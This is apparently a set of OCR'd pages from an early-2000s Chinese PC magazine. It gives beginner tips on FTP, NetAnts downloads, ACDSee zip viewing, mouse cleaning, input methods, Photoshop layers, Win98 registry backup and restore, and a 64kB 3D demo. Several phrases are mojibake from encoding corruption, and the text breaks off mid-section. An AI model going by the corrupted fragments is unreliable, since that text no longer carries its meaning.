ÎÒÃÇÔÚÍøÕ¾ÉÏ¾³£¿´µ½　FTP等字眼，可是你知道FTP具体代表什么吗？FTP是英文File Transfer Protocol的缩写，即文本传输协议。其实FTP和我们常见的TCP/IP一样，也是因特网上使用非常广泛的一种通讯协议。如果说TCP/IP是实现不同机种、不同操作系统、不同网络间互联的一座桥梁的话，那么FTP则是把数据从此岸传输至彼岸的货车。利用FTP传输数据最大的好处就是操作简单、适用范围广。通过FTP，因特网上的用户可以很方便地把文件从服务器传至本机中，即我们常说的下载，也可以把本机文件传输至服务器中，即我们常说的上传。FTP还有另一层意思，表示应用这个协议的应用程序，如DOS下的FTP命令，Windows中的LeapFTP、CuteFTP等应用软件。

蚂蚁啃骨头

网络蚂蚁下载大文件的小经验

□广东　梁冠昭

ÍøÂçÂìÒÏÊÇºÜ¶àÍøÓÑÏ²»¶ÓÃµÄÏÂÔØ¹¤¾ß£¬　它的强大功能就不用多讲了，在下把自己使用Netants下载大文件过程中摸索出来的小经验和大家分享一下。

一般用蚂蚁下载一两兆的小文件是很快的，可一些超过10兆的文件就需要一点时间了。不少人像在下一样有这样的习惯，下载完就马上急不可待地运行安装，尤其是下载一些几十兆的游戏试玩版、新软件等等。再加上我国的网络费用不轻，当蚂蚁一显示出下载完毕的窗口时就马上下线，安装去也！（有同感吧？）在下有一天在网上找到了老微的IE5.5，就马上把它拖到蚂蚁的窗口里，80多兆，用了我3个多小时！终于等到蚂蚁的下载完毕窗口降临（别笑，我这的网速就是这样）。我马上关闭蚂蚁，断开连接，安装！但却提示错误！难道是下载错误？我看看自己的IE5.0，一咬牙，再“荡”一次！结果嘛……也是一样！我只好认了！

过了几天我休息，反正有的是时间，晚上11点过后又是电信局的优惠时段了，就把IE5.5再来一遍。我就不相信搞你不定！又过了3个小时终于下载完了。哎？奇怪，在任务栏下的连接图标怎么还亮个不停？我把鼠标移到蚂蚁的拖放窗口上，显示的还是“IE5.5.ZIP，已下载100%”，不是常见的“没有任务在队列中”的字样。加上我的硬盘响了许久，我明白了蚂蚁利用多线程分割下载完毕后需要时间把文件合并，以前下载的小文件合并得快，所以没察觉，在显示下载完毕的窗口后关闭、下线，这些时间就OK了。但大文件就要多点时间了，另外在显示下载完毕的窗口后可能还有一点“尾巴”。因此，就算看到下载完毕，还是要等一等才下线，就有保障了，不用再重复下载而浪费时间和精力。时间就是金钱这道理想必我们冲浪一族感触最深了。

ACDSee 看 Zip 文件

□安徽　胡欣



为了节省空间，用 Winzip 压缩过的图片可以不用解压就能直接欣赏……嘿，真是太棒了！想体验这种神奇的功能吗？跟我一样，装 ACDsee 3.1 吧！

安装软件时，ACDSee 会自动将 zip 文件与之关联起来。安装完成后你会发现，所有zip包的图标都变成了类似文件夹的图案（这与 Zipmagic 倒有些相似），只是图标的中心多了 zip 三个字母。这时若双击这类文件，ACDSee 会用自己的窗口显示其中内容。

如果你的ACDSee3.1没有打开此项功能，点击“Tools”菜单最后一项“文件关联”，进入“ACDSee外壳整合”，选择“压缩文件类型”页，将“zip压缩包”项选中即可（图1）。

不过，在使用此项功能时有以下几点需要注意：

1．如果想查看一个 zip 包中所有的文件，切记一定要将“查看”菜单下的“隐藏非图象文件”去掉(图 2)，同时选中“显示隐藏文件”。

2．如果你习惯在ACDSee Browser中用缩略图看图片，那一定要注意：ACDSee 只默认用缩略图显示图象文件及文件夹，因此无论你是否选择了“隐藏非图像文件”，那些非图像文件（包括被 ACDSee 当成文件夹的 zip 包）都不会在其窗口显示。要想改变，只有改缩略图的属性：点击“工具”→“选项”，选择“缩略图”页（图3）。在“显示项目”栏中选中“压缩包”、“所有文件”即可。

ACDSee并没有提供解压缩功能，如果想解压的话，可以直接将 zip 包中的某个文件拖至窗口左边树型目录的文件夹中，或者将其复制（剪切）到目标目录里。因此，ACDSee 本身终究不能取代 Winzip……如果你不希望使用 ACDSee 打开 zip 压缩包文件的话，那就到“Plugin”中将“zip 压缩包”剔除吧。

怎样，是不是很棒？总之，ACDSee 新增的 zip 支持功能的确为喜欢看图的朋友带来了很多方便。至于一个看图软件涉及压缩领域究竟是否必要，那便是仁者见仁，智者见智的事情了。

编者注：大家看到图片是否有点奇怪？为什么他的 ACDSee看起来是中文界面啊？很简单，他用的是完全版，而且打了“汉化补丁”。如果你是完全版（或者零售版），而且也对满屏幕的“洋文”感到不满，那就来下载吧（文件大小1788kB）：ftp://ftp.download.com.cn/pub/new_patch/z-acdsee31b921r-b.exe

（特别强调，此汉化补丁对网上下载的 Trial 版本无效！！！不过建议有心的朋友还是下载一下，因为里面的 Readme.txt，可能会让很多人觉得有用……）



图 1



图 2



图 3

鼠标的清洁和保养

□四川　李桂英

鼠标，特别是机械式鼠标，特别容易因灰尘过多而降低灵敏度与准确度，这并不是鼠标发生了故障，而是鼠标经过长时间的使用，留下了汗水和灰尘。当滚球移动时，灰尘就会附着在滚球上，而滚球又会将灰尘与脏东西粘在光栅的滚杆上面，导致移动不良。

要解决这个问题很容易，就是保持鼠标滚球和光栅滚轮的清洁。具体可用眼镜布之类的柔软材料擦拭滚球，若滚球实在是太脏了，也可沾点酒精后再擦拭，但千万不要用卫生纸之类的物品擦拭，否则纸类的纤维附着于滚球上，反而会让鼠标沾上更多的灰尘。光栅滚球上的污物可用牙签或发夹之类的东西轻轻地剔除。但是鼠标球的工作平面上很难避免灰尘，即使使用专用的鼠标垫也无济于事。这时可以找薄薄的鹿皮或者具有一定厚度的绒布，剪成合适大小的方块，中间再挖出一个适当大小的孔，用双面胶纸将其粘贴在鼠标底座上，让鼠标球通过中间的孔同工作平面接触。这样鼠标移动时，起着"清路垫"作用的垫布会随时为鼠标球扫出一条干净的路，减少了鼠标球沾染灰尘等脏物的机会，自然保证了鼠标球"出污泥而不染"。同时，由于垫布的厚度增加了鼠标球的悬垂度，也使得鼠标的灵活性大为增加，可谓一举两得。当然，垫布不要太厚，若鼠标底座原来的四角还没有被完全磨损掉，就不能大到盖住鼠标底座原来的四角，否则会造成悬垂度过大，反而弄巧成拙。

另外鼠标的寿命和老鼠尾巴(连接线)以及按键有很大关系，连接线或按键老化会使鼠标接触不良而最终报废。如果在清除了鼠标的污垢后，鼠标还是不能正常工作，可以尝试将鼠标的连接线与鼠标接头的部分剪断然后重新连接，也许问题就能解决了。



Windows输入法小技巧

叶志坚

1 安装Win9x时，会自动安装Win9x自带的几种输入法，但通常人们都只使用其中的一两种。为了节省切换输入法的时间，最好把不需要的输入法删除，这样不但操作方便，还可以节约资源。我的Win98里就只有全拼和五笔两种输入法。

2 如果不是很熟练的五笔输入法使用者，就会经常碰到有些字不知如何拆分的问题，为此有的人不得不买本五笔字典查阅。其实完全没必要，只要你的Win98里安装了五笔输入法，Win98里就有这样的"字典"。比如说，你知道某个字的读音而不知道它的五笔编码，你可打开"控制面板"内的"输入法"，把全拼输入法属性中的"编码查询"设为五笔输入法。这样在你使用全拼输入法的时候，每输入一个字，这个字的五笔编码就会在输入法的编码框内显示出来。是不是很方便？比查字典可快多了。同样，如果你不知道某个字的准确读音，可把五笔输入法属性中的"编码查询"设为"全拼输入法"，这样你输入的每个单字的拼音就会在输入法的编码框上显示。

3 当然有的字可用全拼等输入法输入，但用五笔输入法却不能输入，如朱镕基的"镕"字，"啰嗦"的"啰"字等。对于熟练的五笔输入法使用者来说，碰到"镕"、"啰"等字时不得不切换到其他输入法，从而影响了输入速度。有的人为了让五笔输入法也能输入这些字，使用附件中的"输入法生成器"自造一个输入法，但这会碰到码表文件的转换问题。即使转换成功，最后要安装时可能又会出现"无法安装，请与Administrator联系"的提示，其实完全不必如此麻烦，用下述方法即可轻易搞定。以"镕"字为例，首先打开"记事本"等任意文字编辑软件，用全拼输入法输入"镕"字，把"镕"字选中复制，然后再切换到五笔输入法，右击输入法框条左边的图标，弹出一个菜单，选中"手工造词"，在"词语"输入框中把"镕"字粘贴进去，在外码框中输入qpwk，点击"添加"，再点击"关闭"，现在你就可以打"qpwk"输入"镕"字了。其他如"啰"字等都可如法炮制，以后你碰到任何字都能用五笔输入法输入了，感觉是不是很爽？

Photoshop 的图层

□广东 阿冀

Photoshop 作为一款优秀的图像编辑软件，它强大的功能已深入人心，作为我们这些初学者，自然极想掌握它，所以我就将已掌握的一些极为浅显的有关 Photoshop 图层的知识“传授”给大家。

图层，并不是说把图实实在在地划分成一层层，而是在它内部建的层次。我觉得就像北方的“千层饼”，它再多层其实也只是一个饼。同样，多少个图层也只是一幅画。就像千层饼可以一层层的吃，图画也可以一层层的分开来编辑，这就给我们带来了许多方便。

首先我们来认识“图层面板”，默认情况下会自动显示出来，不过我们还是点菜单上的“窗口”，再点“显示图层”（如图1），这时我们就会看到“图层面板”了（如图2）。我们先认识一下主要的功能，最下面一排第5个，应该是最常用的，它就是“新建图层”，点一下就会出现新的一个图层，它右边的小图标就是“删除图层”。“新建图层”左边就是图层的修改项，它提供了一些增加整个图层效果的工具，你自己试试看喽。第三个可以新建一个图层集，在图层多时是极有帮助的。至于另外两个，第一个是“文字图层”，第二个是“图层蒙版”，其中“文字图层”可以为你打出的字添加渐变等各种效果，蛮有用的。

现在我们看看图层对我们作图的帮助。我们经常在作图时需要对某个部分单独编辑，如要对一个部分加入各种效果、滤镜，而不影响其他部分，惟一的办法就是粘贴来复制去，真是麻烦。可对图层来说就是小菜一碟了。我们可以新建一个图层，当图层旁边有一个小毛笔和一只眼睛时（如图3），我们就可以对这个图层编辑了。为了不妨碍我们的视线，可以将其他层的眼睛点掉，这样就只剩下待编辑的图层显示在我们面前了，不过默认的图层背景都是透明的，当出现白色时就看不清楚了，所以最好将“背景”图层显示出来。我们现在对这个层的任何编辑都绝对不会影响到其他的层。然后就点菜单上的“图层”>“拼和图层”，就将所有层合成为一层了。这时可以对整幅画进行编辑了，当然你还可以在历史记录里取消“拼和图层”。

好了，我上面大概讲了一下图层的简单用法，希望对初学者有一些帮助。




图1



图2



图3

轻松制作“披雪字”

□安徽 倪彤

在一些报刊、杂志等媒体中，我们常常会看到文章的标题被做成极有意思的“披雪字”。以下我给大家介绍一下如何使用CorelDraw9或Photoshop6来完成这种“特效字”的制作。

一、用 CorelDraw9 做“披雪字”

（1）使用“文字”工具，输入文字，将其设定为较粗的字体并作适当放大。

（2）于文字的上方画一矩形，按组合键 Ctrl+Q，将矩形转换为曲线，再使用“造形”工具，选中矩形下方的一个节点，用鼠标点击属性栏上的“+”号按钮数次，以增加节点。

（3）按住“Shift”键，于矩形的下沿，每次间隔一个节点并将其余的节点全部选中，轻按键盘上的上方向键“↑”；再选中全部节点，用鼠标点击属性栏上的“使节点平滑”按钮，从而使矩形的下沿呈较平滑的“锯齿”状。

（4）选中矩形，使用“安排>造形>交叉”菜单项，打开“交叉”命令的泊坞窗，将“目标物件”栏选中，再点击“交叉于...”按钮，得到矩形与文字的相交部分，并使整个文字得以保留。

（5）对矩形与文字的相交部分描黑边并填充“白色”，再使用“造形”工具对其作适当调整，完成制作，如图1。

二、用 Photoshop6 做“披雪字”

（1）使用“Type Tool”（文字）工具输入文字，将文字设定成较粗的字体，适当放大并选中，再使用“Layer>Rasterize>Type”（图层>光栅化>文字）菜单项，将“文字图层”转换为“普通图层”。

（2）使用“Polygon Lasso Tool”（多边形套索）工具，按下选项栏上的“Intersect with selection”（与选区相交）按钮，于文字的上方画一不规则的多边形选框，从而得到文字和矩形选区的相交部分，再将选区填充为白色。

（3）使用“Smudge Tool”（涂抹）工具，不断调换选项栏上的“Brush”（刷子）按钮，用大小不等的刷子，将白色区域涂抹成“披雪”状，完成制作，见图2。




图1



图2

拼音输入法初接触

□四川　赵斌



我是那种不能忍受微软拼音速度，但一看到五笔字根表又头晕的菜鸟。为了找到一种既易学速度又快的输入法，我牵猫在网上转悠了好半天。就要昏倒在电脑前的时候（原因："我的上网费&@＃$%"），找到了"紫光拼音"，拖下来一试，太令我满意了！好东西要大家分享，如果你用的也是拼音输入法，就请你继续往下看。

"紫光拼音"是清华紫光研制的拼音输入法，当然它是一个免费软件了。"紫光拼音"同时支持全拼和双拼两种输入法，不论你以前用的是哪一种，都可以直接在"紫光拼音"中继续使用。并且在双拼输入时可以实时显示双拼编码信息，免去了繁琐的记忆过程（双拼编码可以自己定义）。

为了加快汉字的输入速度，"紫光拼音"中提供了几个特色功能：

1.拼音的输入可以不完整（简拼）。常见的词组、成语、短句都可以只输入各个字拼音的第一个字母，比如输入"学生"、"中国人"，就可只键入"xs"、"zgr"。在输入长句子（字词也可以）时，允许部分字词的拼音完整，而其余的用简拼，比如输入"我是中国人"一句，就可键入"woszgr"，其中只有"我"字的拼音完整。

2.快速输入大小写结合的英文字母串。在中文状态下输入英文字母时，不用按Shift键切换到英文状态，而只需先键入"v"，然后键入英文字母串即可。输入完毕后按空格键，"v"以后的字母串就直接上屏了。此方法也可以用于在全角状态下输入半角标点符号。

3.提供了"输入拼音同时显示字词"和"输入拼音后显示字词"两种设置，且具有"跟随光标功能"。建议使用"同时显示字词"，这样在输入单字时可减少输入量。比如在输入"我"字时，当键入"w"后，提示行上就已出现了"我"字，只需敲空格键就行了，而不用输入后面的"o"。

4.相对于Windows自带的"微软拼音输入法"和"全拼输入法"，"紫光拼音"有更强的学习记忆功能。对于词库中没有的词组或短句，输入一遍以后，当再次输入时，只键入对应的简拼，提示行上就会出现你所想的东西了（在"微软拼音"中要实现此功能，只有打开词库造词，步骤繁琐而且以后输入时不准许简拼）。"紫光拼音"还会根据词组的使用频率来排列提示行，并可通过设置来隐藏低频词。所以，"紫光拼音"是越用越聪明。

5．支持音节的模糊处理。如果你的普通话不标准，在用拼音输入时就会困难重重（比如在"全拼"中遇到卷舌加鼻音的字，而你的拼音又令人不敢恭维，那极有可能在输入四遍拼音后才"找"到那个字^_^）。但现在这种情况不会再出现了，"紫光拼音"支持11组音节的模糊处理：平舌音与翘舌音、前鼻音与后鼻音以及南方口音（k与g、f与h、ian与iang、uan与uang）。例如，输入"是"字时，不论键入"shi"还是"si"，它都会出现在提示行上。

除了以上五点外，"紫光拼音"还具有词库容量大（收录8万多条常用词、短语、地名、人名）、支持GBK大字符集、用户自定义功能强大（可定义输入习惯、输入界面、输入法的智能特性等等）、兼容性好（兼容Windows9x、WindowsNT以及Windows2000）、支持多用户定义、可备份并恢复用户词库等优点。

了解了"紫光拼音"的这些优点，你一定急着要把它安装在爱机上，自己来试一试了吧？

牵猫上网，你可以到"紫光拼音输入法"的主页http://www.thunis.com/software/unispim/下载它的ZIP压缩包（V2.2安装版3.1MB，升级版125kB），在这儿你还可以得到详细的技术支持。（"还看什么？赶快行动吧……喂！别看别人，说你啦！"）

Win2000中的五笔输入问题

□浙江　潇杨

现在越来越多的人都开始用Win2000，尽管Win2000还存在着这样或那样的一些问题，但是就它的稳定性而言，我想用过的人恐怕都不愿意回到Win9x时代。

但在Win2000里五笔输入法不能安装，或是不能用，真是件麻烦的事。我曾经用过很多五笔输入，最好的是陈虎的智能五笔5.0版，安装文件只有911kB，下载后直接安装就能使用，很方便。但在使用过程中，比如一边和网友聊天，一边在用Word，聊天的时候已经启用了一个输入法程序，但转换到Word界面进行文字处理的时候还是要再次把输入法调出来。这样在Win2000的窗口中会出现两条输入法状态栏，有时编辑的文件多了，状态栏会更多。时间久了，五笔输入法会弹出对话框说输入法程序有错请下载新的五笔输入法。我就有过两次这样的经历，将安装程序下载后进行安装时却被告之以前的五笔正在使用之中，请在控制面板的输入法属性中把原来的程序删除然后安装。删除后安装顺利，但仍说程序有错请下载新的，输入法不能使用。后来我发现，直接在输入法属性中删除并不完全，只要重新启动或是注销一下，五笔输入就复原了。要想完全删除，需要用输入法自带的卸载程序chenxf.exe。进入安装目录中找到它，选择删除汉字输入法，删除原来的五笔，再进行安装，一切就OK了。

好了，祝大家使用顺心。

Win98 注册表的点滴知识——备份与恢复篇

□湖北 梁宝库

注册表中记录着计算机所有硬件设备、Win98 操作系统及各种应用软件的配置信息，所以对于整个系统而言，其重要性是不言而喻的。笔者经过深入学习，不断实践和总结，对 Win98 注册表略知一二，愿与大家分享。

一、注册表的备份

1.备份的必要性

注册表一旦遭到破坏，不仅会使一些应用程序运行不正常，严重时会使整个系统瘫痪或崩溃，所以养成定期备份注册表的习惯，对于系统安全和信息安全大有裨益。

2.两种备份方法




图 1

(1)单击“开始>运行”，在弹出窗体的文本框中键入“regedit”，再单击“确定”按钮，就会弹出如图1所示的注册表编辑器，单击“文件>导出注册表文件”，选择好保存路径，键入文件名并单击“确定”后就完成了备份工作。该文件的默认扩展名为“.reg”。

(2)Win98 注册表中的数据都保存在 c:\windows 目录下的 system.dat 和 user.dat 两个文件中，因此在计算机正常启动完成后，将这两个文件拷贝至你设置的备份文件夹也可以起到备份作用。请注意：system.dat 和 user.dat 两个文件的属性是“隐藏”的，要想在 Win98 资源管理器中看到这两个文件，则应单击“开始>设置>文件夹选项”，再单击“查看”标签，将“隐藏文件”设置为“显示所有文件”。

二、注册表的恢复

根据备份方法、恢复注册表的目的、计算机当前状态的不同，有以下几种恢复方法。

1.如果用方法(1)备份，计算机能正常启动 Win98，恢复的目的就是“减肥”注册表，那么就可以在打开“注册表编辑器”后，单击“文件>引入注册表文件”，将事先备份的“*.reg”文件选中，单击“打开”按钮，在导入完成后重新启动计算机即可以恢复之。

2.如果用方法(2)备份，Win98 能正常启动，那么在设置“文件夹选项”为“显示所有文件”后，用备份的 system.dat 和user.dat两个文件覆盖c:\windows目录下的system.dat、user.dat 文件，重新启动计算机即可恢复注册表。

3.如果用方法(2)备份，计算机加电自检及硬件自检正常但无法正常引导 Win98，那么可以用启动盘引导至“c:\windows\>”目录下，键入以下命令：

attrib -r -h c:\windows\system.dat '将system.dat文件只读、隐藏属性去掉

attrib -r -h c:\windows\user.dat '将user.dat文件只读、隐藏属性去掉

del c:\windows\system.dat '将windows目录下的system.dat文件删除

del c:\windows\user.dat '将windows目录下的user.dat文件删除

再将所备份的两个文件作相同处理，假设备份文件夹为 c:\bkliang，键入以下命令：

attrib -r -h c:\bkliang\system.dat

attrib -r -h c:\bkliang\user.dat

在 c:\bkliang 目录下键入如下命令：

copy system.dat c:\windows

copy user.dat c:\windows '将备份文件拷贝至c:\windows 目录下

在c:\windows\>目录下键入：


attrib +r +h c:\windows\system.dat

attrib +r +h c:\windows\user.dat '恢复两个文件的只读、隐藏属性

完成上述工作后重新启动计算机，即可修复因注册表损坏而使 Win98 无法正常引导的问题。

4.如果你从未按方法(1)导出过注册表，也从未按方法(2)备份过注册表数据文件，而且在系统自检正常情况下 Win98 无法引导，那么按如下原理及方法操作或许还有一线生机。

原理及方法：Win98 操作系统每次启动时都会自动备份注册表数据文件即system.dat、user.dat文件，其保存的位置是 c:\windows\sysbckup目录下，而且是以“.cab”为扩展名的压缩文件（如图2），一般是 rb000.cab 、rboo1.cab、rb002.cab、rb003.cab、rb004.cab、 rb005.cab（因计算机不同有些差异）。若想恢复注册表，可安装 DOS 下的解压缩软件，然后按照上述第3种恢复注册表的方法进行即可。



Í¼2

5.当然最后还有一种很无奈的选择，就是重新安装 Win98 操作系统。^_^

三、综述

注册表中记录的信息非常繁杂，同时这些信息对系统又是至关重要的，所以在对注册表进行任何改动之前最好对注册表进行备份，以备不时之需。

使用第1种方法恢复注册表会出现不完全覆盖的情况，出现此情况的原因是：引入注册表时只覆盖备份文件中存在的主键、子键和分支，而对系统现存注册表中有但在备份文件中没有的主键、子键和分支则保持不变即不完全覆盖。

注册表是一把双刃剑，用好了可以优化系统，加快系统启动速度，提高程序的运行效率，保护好自己的爱机，用不好则会使系统瘫痪、崩溃，伤了自己。要想成为舞“剑”高手，只有勤学加苦练。祝大家好运！(^_^)



引子

令人吃惊的3D图像，流畅的动画和动感十足的音乐，决不逊色于某些3D游戏的开场动画……而做到这一切的，仅仅是一个大小不足64kB的程序！你相信吗？

不要怀疑，这是千真万确的！

初次看到这个消息时，我也很怀疑它的真实性——不说别的，看看那些游戏厂商们发布的动画，涉及到“3D”两个字的，哪个不是数十兆、甚至上百兆？但是当我真正拿到了这款64kB的东西并运行起来后，我真的为它的效果叹服了！这款名为“.fr-08”的演示动画居然真的只有63.5kB！虽然体积很小，但演示出来的效果一点也不差！（见图1）

注：如果你对此款极酷的DEMO有兴趣，可来本刊网站http://www.cfan.net.cn下载。请特别留意一下，要想运行这款DEMO，你的机器配置至少要为PII 350 CPU（不过编者机器用的赛扬333CPU，运行起来也毫无问题）、64兆内存（推荐为128兆），并安装了DirectX

透过DEMO看技术

□苏州　华玲　病猫

8（必须要有），有一块nVIDIA TNT2或更好的显卡（据DEMO作者提供的消息说，TNT显卡也应该可以运行——编者在一台使用ASUS 3400 TNT显卡、PIII 667 CPU的机器上已运行成功。另据作者说，在VooDoo系列显卡上运行此DEMO时，有时会有不太正常的情况）。



图1



图2

下载得到的是个“fr08_final.zip”文件，解压缩到某个目录中，一共有三个文件。运行那个“fr08v101.exe”即可。一开始会全屏变黑，然后会出现一个不断增长的白色长条（此刻实际为数据在解压缩中）。当长条变满后，DEMO即自动开始运行。此时可以看到漂亮的城堡（见图2），听到动听的音乐（记得运行前打开音箱喔）。不用动它，它会自动演示直到结束。快结束的时候，还会显示很多文字，进行说明、介绍、鸣谢和打趣开发者等。运行结束后它会自动关闭，返回Windows窗口。

想知道这64kB里到底容纳了多少秘密吗？赶紧去下载吧！

DirectX 8（简体中文版）下载地址：

For Win9x/WinMe版：http://software.wx88.net/down/DX80chs.exe

For Windows 2000中文版：http://software.wx88.net/down/DX80NTchs.exe

历史篇

DEMO看完了吗？是否和我一样，也对DEMO有了浓厚的兴趣呢？其实DEMO者，演示也，很多朋友都常常听到它的大名。一个新游戏正式发布前，一般会发布一个免费的DEMO版（就是我们俗称的“试玩版”，里面可玩的关卡是有限的），让大家感受一下新游戏的魅力，等把你的胃口吊了起来，一关一关玩下来，DEMO版却嘎然而止……想继续玩吗？掏钱购买完全版吧。软件开发也是如此，常可以看到在一个全新的软件售卖前，会先发布一个DEMO版（就是我们说的“试用版”）。另外，DEMO还有一个含义，那就是在展览会时，用于循环播放展示内容给观众看的程序。

不过在这里，我们说的“DEMO”却是特指的——特指那些为我们演示各种新技术、新效果的一些小程序。其实早在286时代，就有一些编程好手写过很多这样的一些小程序，用相当精练的程序代码、精巧的构思、巧妙的创意，在屏幕上展现出各种精巧美丽的图案，令人叹为观止。据说国际上原来还曾经举办过DEMO大赛，事先规定好程序的大小（比如20kB），最后通过运行选手们寄来的DEMO程序，评委现场打分，以效果最优、最眩者为胜。

如今，伴随着新技术、新设备的不断出现，3D技术、声音处理等技术的不断成熟，DEMO展现的效果也越来越绚丽多姿。只是在Windows不断“成长”的今天，一贯以“精巧”面目出现的DEMO，也不可避免地越长越肥了……

刚上网时，曾有一段时间很迷DEMO，到处搜刮精美之作。曾下载过不少精巧的DEMO，拿给朋友们去看，无不叹服。只是后来眼看着DEMO越长越大，才渐渐失去了收集的兴趣……

DEMO打造篇

也许你也曾做过程序，所以对这64kB的容量能包含多少东西不免嗤之以鼻……但你千万不要小看了这64K的东西。因为，就在那一段短短的时间里，它播放的动画文件原始大小足有1.9GB！也许你会很怀疑这个数字，不过我告诉你，这是真的！这段演示动画的播放时间有好几分钟，而做此动画，共用了178兆纹理、159兆Wave文件、12条音轨、8亿5千万波样等——这些数据在未压缩之前，占据的空间就是1.9GB！之所以现在只有仅仅64kB，那是因为经过了压缩——没错，是30000∶1的强力压缩！非常不可思议吧？而且动画的质量显然并没有受到多大的影响。

这一切显然不是举手投足之间可以做到的。让我们一起来看看DEMO是如何打造出来的吧！

根据开发小组的网页宣称，制作此DEMO的是一个6人小组，成员有Chaos（DEMO和工具代码制作者）、Fiver2（图形内容和3D设计）、KB（音乐与音效）、doj（附加工具代码和质量控制）、ryg（DEMO压缩）、yoda。

1.图形处理

三维建模：做3D，三维建模是第一步。建好了模型后，然后是制作纹理，再将相应的纹理贴到对应模型上，即可完成“场景”的制作。最后再设定好在不同场景中“穿行”的运动路线，让所有的画面都“动起来”，再配上动听的音乐，就可以看到我们最终所看到的动画效果了。




图3




图4




图5

为了照顾一下对3D技术不太熟悉的读者，这里我简单地介绍一下3D图形的制作过程。比如这个立体的nVIDIA标志，首先会被做成一个三维的模型（见图3）。可以看到，这个三维模型是透明的，你可以看到模型内部所有的表面。然后这个三维模型会被计算出来，按照立体的表面位置关系进行“消隐”处理，这样看起来就很有立体感了（见图4）。然后在表面再贴上一层金属质感的纹理，看看，是不是很有金属光泽（见图5）？通过在模型表面贴上不同材质的纹理，就可以感觉到不同的效果（见图6）。


纹理制作：呵呵，据开发小组说，这个DEMO的制作中，纹理制作可是最先进行的。在最后的作品中，共包含有66幅的32位纹理（纹理大小为256x256点），未压缩前数据量约16兆。本想好好弄几幅纹理给大家看看，可惜以目前互联网的传输速度，想完整地看到这些纹理效果是不可能的。不过还好，开发小组还是制作了一些近似的效果放在网上供大家观赏，并提供了部分图形的高质量样图。现在咱们就一起来瞅瞅这些漂亮的纹理吧（见图7）。

（DEMO中你看到的那些地皮啦、墙壁啦、各种质感和花纹都是以这些纹理来体现的。）

由于制作纹理主要用的是图形处理方面的技术，所以这里就不细说了。

场景（Scene）制作：对于场景的设计，开发小组写道："在64kB中提供高质量的纹理是相当不错的一件事情，不过如果没有合适的模型供我们去贴上这些纹理，那么这些纹理的命运大概只能是被用作抽象派幻灯片了。在实验了很多种模型的制作后，小组成员Chaos决定使用最简单的方法：使用简单的几何形体，诸如立方体、扭曲的圆柱体进行组合，从而产生复杂的综合场景。虽然其他小组成员对此想法抱着相当怀疑的态度，对这些形体是否配得上高质量纹理颇觉可疑，但是Chaos和Fiver2的工作又一次证明了他们在组合创造技术方面的天分。"

现在各位该明白为什么这个3D动画这么小了吧。那是因为他们的3D模型相当简单。各位现在可以从头看看DEMO，会发现所有的3D图形几乎都是简单几何体的复合（比如城堡、墙壁、笼子、地面等等）。但是这些复合几何体配合漂亮的纹理，一样做出了精美的3D世界（见图8、图9）。


图 6




图 7


图 8


图 9

小资料之《3D图形接口API》

制作新DEMO时，很多程序员会力求制作超炫的画面效果。在3D技术飞速发展的今天，使用3D API几乎是他们不可避免的"宿命"……也许D3D、OpenGL之类的名词你耳熟能详，但是你知道他们的具体含义吗？

● Direct 3D

是微软公司专为PC游戏开发的API，与Windows 95和Windows NT操作系统兼容性好，可绕过图形显示接口，直接进行支持该API的各种硬件的底层操作，大大提高了游戏的运行速度。但由于要考虑与各方面的兼容性，在执行效率上相对平平。

● OpenGL

由Silicon Graphics公司开发的能够在多种操作系统上使用的API（这些操作系统包括Windows 95、Windows NT、MacOs、BeOs、OS／2以及Unix等，覆盖面极宽）。由于OpenGL起步较早，一直用于高档图形工作站，所以其3D图形功能很强，能最大限度地发挥3D芯片的巨大潜力。又因OpenGL是与硬件无关的软件接口，可以在不同的平台之间进行移植，因此获得了非常广泛的应用。OpenGL还具有网络功能，可以多台工作站协同工作，对制作大型3D图形、动画特别有用，曾被用于制作《侏罗纪公园》等电影的电脑特技。

● Glide

